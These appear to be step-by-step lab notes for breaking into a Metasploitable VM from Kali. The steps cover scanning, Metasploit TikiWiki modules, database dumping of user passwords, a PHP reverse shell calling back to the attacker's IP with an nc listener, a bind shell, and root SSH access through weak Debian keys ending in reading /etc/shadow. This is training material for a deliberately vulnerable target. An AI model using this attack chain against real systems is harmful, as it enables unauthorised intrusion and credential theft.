

Derrick Sung



Metasploitable

Main ip – Kali: 10.0.2.5 Target ip – Meta: 10.0.2.4


1. ifconfig kali and meta for ip




1. Check if Kali pings Meta, vice versa



1. Type in nmap 10.0.2.1/24




1. firefox (target ip)



1. In terminal, type dirbuster.  
   dirbuster:

* Target url: http://(target ip):80/
* Number of Threads: 100
* Browse files: /usr/share/dirbuster/wordlists/directory -list -2.3 -small.txt
* disable bruteforce files, disable be recursive
* Start


When finished, check treeview for tikiwiki



1. firefox (target ip)/tikiwiki




1. Back to terminal: msfconsole > search tikiwiki




1. use auxiliary/admin/tikiwiki/tikidblib

show options > set RHOST (target ip) > exploit



1. Open new terminal > mysql -h (target ip) -u root -p //pw: root  
   show databases;




1. use tikiwiki195;

show tables;


select \* from users\_users;

select login, password from users\_users; //check to see if login and password are admin




1. In a new terminal open Firefox again.


* firefox (target ip)/tikiwki
* login > change password
* open in a new tab > google.com > search reverse shell download from pentestmonkey




1. rename the php file to shell.php




1. open shell.php in text editor > change ip to Kali ip > change port to 4321



1. go to firefox tikiwiki site backup > create new backup > browse > shell.php > upload




1. open in new terminal > nc -v -l -p 4321  
   in the firefox url > (target ip)/tikiwiki/backups/shell.php



1. whoami //www

hostname //meta


* cat /etc/password
* Go to the auxiliary terminal > search tikiwki
* use exploit/unix/webapp/tikiwiki\_graph\_formula\_exec
* show options
* set RHOST (target ip)
* show payloads
* set payload generic/shell\_bind\_tcp



1. whoami //www


hostname //meta

* ls -la /root/.ssh
* cat /root/.ssh/authorized\_keys




1. open new terminal > change directory to 5622.tar.bz2 directory(where ever it was downloaded)

* tar jxvf 5622.tar.bz2
* cd rsa/2048




1. grep -lr (authorized key) \*.pub



1. ssh -i (copy the pub key) root@(target ip)

* whoami //root
* hostname //meta
* ifconfig //to check ip
* cat /etc/shadow //if you can access this, you are now the admin of meta from kali



1. DONE